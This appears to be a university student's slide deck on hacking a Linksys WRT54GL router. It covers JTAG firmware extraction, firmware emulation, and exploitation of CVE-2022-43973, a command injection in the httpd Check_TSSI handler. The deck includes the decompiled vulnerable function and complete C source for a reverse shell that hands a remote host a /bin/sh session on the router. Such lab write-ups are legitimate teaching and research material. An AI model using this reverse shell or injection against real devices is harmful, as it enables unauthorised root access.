UNIVERSITÀ DEGLI STUDI
DI SALERNO

Linksys-Wrt54GL

Exploitation

Prof. Christiancarmine Esposito
Umberto Della Monica

UNIVERSITÀ DEGLI STUDI
DI SALERNO


Agenda


- ***JTAG***
- ***JTAG Extraction***
- ***Firmware Analysis and Emulation***
- ***Vulnerability (CVE–2022-43973)***
- ***Build Exploit***
- ***Results***


UNIVERSITÀ DEGLI STUDI
DI SALERNO

JTAG

- JTAG, or Joint Test Action Group, was formed in the mid-1980s by a collaboration of companies to address the growing challenge of debugging and testing chips amid increasing device complexity
- JTAG is a method for testing and debugging various chips in a device using boundary scan techniques
- To simplify testing, manufacturers introduced the IEEE 1149.1 standard,








UNIVERSITÀ DEGLI STUDI
DI SALERNO

JTAG Features


Boundary Scan (BSR)

- ***Boundary Scan*** is a technique that interconnects chips on a board through a serial approach.
- Each chip incorporates a specialized component, the "Boundary Scan Cell," acting as a testing interface for associated I/O pins.
- These cells form a shift register accessible via:

  - Serial Test Data Input (TDI)
  - Serial Test Data Output (TDO) interface.
- A standardized controller (TAP) enables essential functions, such as scanning input or output data.



Test on Shift Register



Test Access Port (TAP)

- It is a Logical Finite State Machine (FSM) guided by TMS and TCK signals. Has 16-State.
- Controls test data and instruction registers.
- ***TCK (Test Clock):*** Synchronizes internal operations and serial data.
- ***TDI (Test Data Input):*** Serial input to scan cells.
- ***TDO (Test Data Output):*** Outputs data from scan cells.
- ***TMS (Test Mode Select):*** Controls the controller's state.
- ***TRST (Test Reset, optional):*** Resets the state machine at low voltage.
- Manages data and instruction exchange as :

  *- **EXTEST, BYPASS, SAMPLE/PRELOAD***

(FSM) with 16 states


UNIVERSITÀ DEGLI STUDI
DI SALERNO

JTAG Extraction

Identify Pinout (JTAGulator)

- JTAGulator, an open-source hardware tool, facilitates the identification of JTAG pinouts on a target device.
- Equipped with 24 I/O channels, it aids in the discovery of pin configurations, and its functionality extends to detecting UART pinouts.
- The integration of the FT232RL chip streamlines USB protocol handling on a single chip, simplifying the connection process.
- This enables the device to appear as a virtual serial port, providing convenient interaction through tools like "screen" or "minicom.
- To connect to JTAGulator we should enter this command :

```
sudo screen /dev/ttyUSB0 115200
```




```
Enter number of channels to use (4 - 24): 8
Ensure connections are on CH7..CH0.
Possible permutations: 1680
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort.....................................
.....................................................
TDI: 4
TDO: 5
TCK: 7
TMS: 6
TRST#: 3
Number of devices detected: 1
.....................................................................
BYPASS scan complete!
:
```

UNIVERSITÀ DEGLI STUDI
DI SALERNO


JTAG Extraction

Extraction Firmware (Attify Badge)

- This compact device is equipped with features that allow security enthusiasts and professionals to learn and experiment with various aspects of hardware security.
- The Attify Badge typically includes interfaces such as :
  - JTAG (Joint Test Action Group),
  - UART (Universal Asynchronous Receiver-Transmitter), and
  - GPIO (General Purpose Input/Output), providing users with the capability to explore, analyze, and assess the security of embedded systems.
- We must connect Attify Badge to the router and we can see the pinout that we've already seen by JTAGulator identification.
- After connect we can do the dumping




Telnet is used to halt the device and dumping the firmware – 9 hours dumping of firmware




UNIVERSITÀ DEGLI STUDI DI SALERNO

Firmware Analisys and Emulation

- Analisys Tool :
  - ***Binwalk***
  - ***Ghidra (Reverse Engineering Tool)***
  - ***FAT***
  - ***OpenOCD (On-Chip-Debugger) - telnet –gdb-multiarch***
  - ***FirmWalker***
- Emulation Tool :
  - ***FirmAE*** pr0v3rbs/FirmAE: Towards Large-Scale Emulation of IoT Firmware for Dynamic Analysis (github.com)



Binwalk tool for extracting all file of firmware



FirmAE emulation my extracted firmware

UNIVERSITÀ DEGLI STUDI
DI SALERNO

Vulnerability (CVE-2022-43973)

- An arbitrary code execution vulnerability has been identified in the Linksys WRT54GL Wireless-G Broadband Router, specifically in firmware versions equal to or lower than 4.30.18.006. The vulnerability was present in the Check_TSSI function within the httpd binary.

- As Attacker we can build a system command on Linux SO and do a POST request to /apply.cgi
- We can see the reverse Engineering of Httpd binary file

[Decompile: Check_TSSI] - (httpd)

```
19  char acStack_d0 [80];
20  char acStack_80 [80];
21
22  pFVar1 = fopen("/dev/console","w");
23  if (pFVar1 != (FILE *)0x0) {
24    fprintf(pFVar1,"%s: init, Check_TSSI=[%s]\n","Check_TSSI",param_1);
25    fclose(pFVar1);
26  }
27  pcVar2 = (char *)get_cgi(0x485264);
28  param5 = (char *)get_cgi(0x485274);
29  uVar3 = get_cgi(0x485290);
30  nvram_set("wl_atten_bb",param_1);
31  nvram_set("wl_atten_radio",pcVar2);
32  nvram_set("wl_atten_ctl",param5);
33  nvram_set("wl_delay",uVar3);
34  nvram_get("wl_atten_bb");
35  nvram_get("wl_atten_radio");
36  nvram_get("wl_atten_ctl");
37  __nptr = (char *)nvram_get("wl_delay");
38  if (__nptr == (char *)0x0) {
39    __nptr = "";
40  }
41  __seconds = atoi(__nptr);
42  pFVar1 = fopen("/dev/console","w");
43  if (pFVar1 != (FILE *)0x0) {
44    fprintf(pFVar1,"%s: wl_atten_bb=[%s], wl_atten_radio=[%s], wl_atten_ctl=[%s]\n","Check_TSSI",
45            (char *)0x0,pcVar2,param5);
46    fclose(pFVar1);
47  }
48  iVar4 = validate_xss(pcVar2);
49  if ((iVar4 == 0) || (iVar4 = validate_xss(param5), iVar4 == 0)) {
50    pFVar1 = fopen("/dev/console","w");
51    if (pFVar1 != (FILE *)0x0) {
52      fprintf(pFVar1,"%s: parameter error!\n","Check_TSSI");
53      fclose(pFVar1);
54    }
55    return 0;
56  }
57  memset(acStack_1c0,0,0x50);
58  sprintf(acStack_1c0,"wl atten %s %s %s",param_1,pcVar2,param5);
59  FUN_00443150(acStack_1c0);
60  pFVar1 = fopen("/dev/console","w");
61  if (pFVar1 != (FILE *)0x0) {
62    fprintf(pFVar1,"%s: Will delay %d seconds\n","Check_TSSI",__seconds);
63    fclose(pFVar1);
64  }
65  if (__seconds != 0) {
```

UNIVERSITÀ DEGLI STUDI
DI SALERNO

Build Exploit

- ✓ **Socket Creation:**
  - It uses the **`socket`** function to create a TCP socket (**`AF_INET`**, **`SOCK_STREAM`**).
- ✓ **Server Socket Configuration:**
  - Initializes a **`struct sockaddr_in`** structure to hold server information (IP address and port).
  - Assigns the provided IP address and port from the command line arguments.
- ✓ **Connection to the Server:**
  - Uses the **`connect`** function to establish a connection with the server.
- ✓ **File Descriptor Redirection:**
  - Uses the **`dup2`** function to redirect standard file descriptors (**`stdin`**, **`stdout`**, **`stderr`**) to the connection socket. This enables sending and receiving data over the TCP connection.
- ✓ **Execution of "/bin/sh":**
  - Uses the **`execve`** function to execute the "/bin/sh" process, allowing the user to interact with a remote shell through the TCP connection.


revshell.c 5 | Welcome

B: > Desktop > Project > revshell.c > main(int, char * [])


```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <arpa/inet.h>

int main(int argc, char *argv[])
{
    int port, sockt;

    struct sockaddr_in revsockaddr;

    if (argc != 3)
    {
        fprintf(stderr, "usage: %s HOST PORT\n", argv[0]);
        exit(EXIT_FAILURE);
    }
    port = atoi(argv[2]);

    sockt = socket(AF_INET, SOCK_STREAM, 0);

    revsockaddr.sin_family = AF_INET;

    revsockaddr.sin_port = htons(port);

    revsockaddr.sin_addr.s_addr = inet_addr(argv[1]);

    connect(sockt, (struct sockaddr *)&revsockaddr, sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char *const sh_argv[] = {"sh", NULL};

    execve("/bin/sh", sh_argv, NULL);


    return 0;
}
```

UNIVERSITÀ DEGLI STUDI
DI SALERNO

Exploit Test




- Create Server to upload the reverseshell on the router



- Create Client to get the shell of router and see all files

Linksys-WRT54GL-Exploitation




- Exploit in action

UNIVERSITÀ DEGLI STUDI
DI SALERNO

Results

- ✓ Identify pinout JTAG interface with JTAGulator
- ✓ Extracting Firmware through JTAG with Attify Badge
- ✓ Firmware Analisys and Emulation by FirmAE
- ✓ Developing Exploit and Testing
- ✓ Get the Root-Level-Access on the router



UNIVERSITÀ DEGLI STUDI
DI SALERNO

Thanks!

Umberto Della Monica [0522501617]

- Email : u.dellamonica2@studenti.unisa.it
- GitHub : https://github.com/UmbertoDellaMonica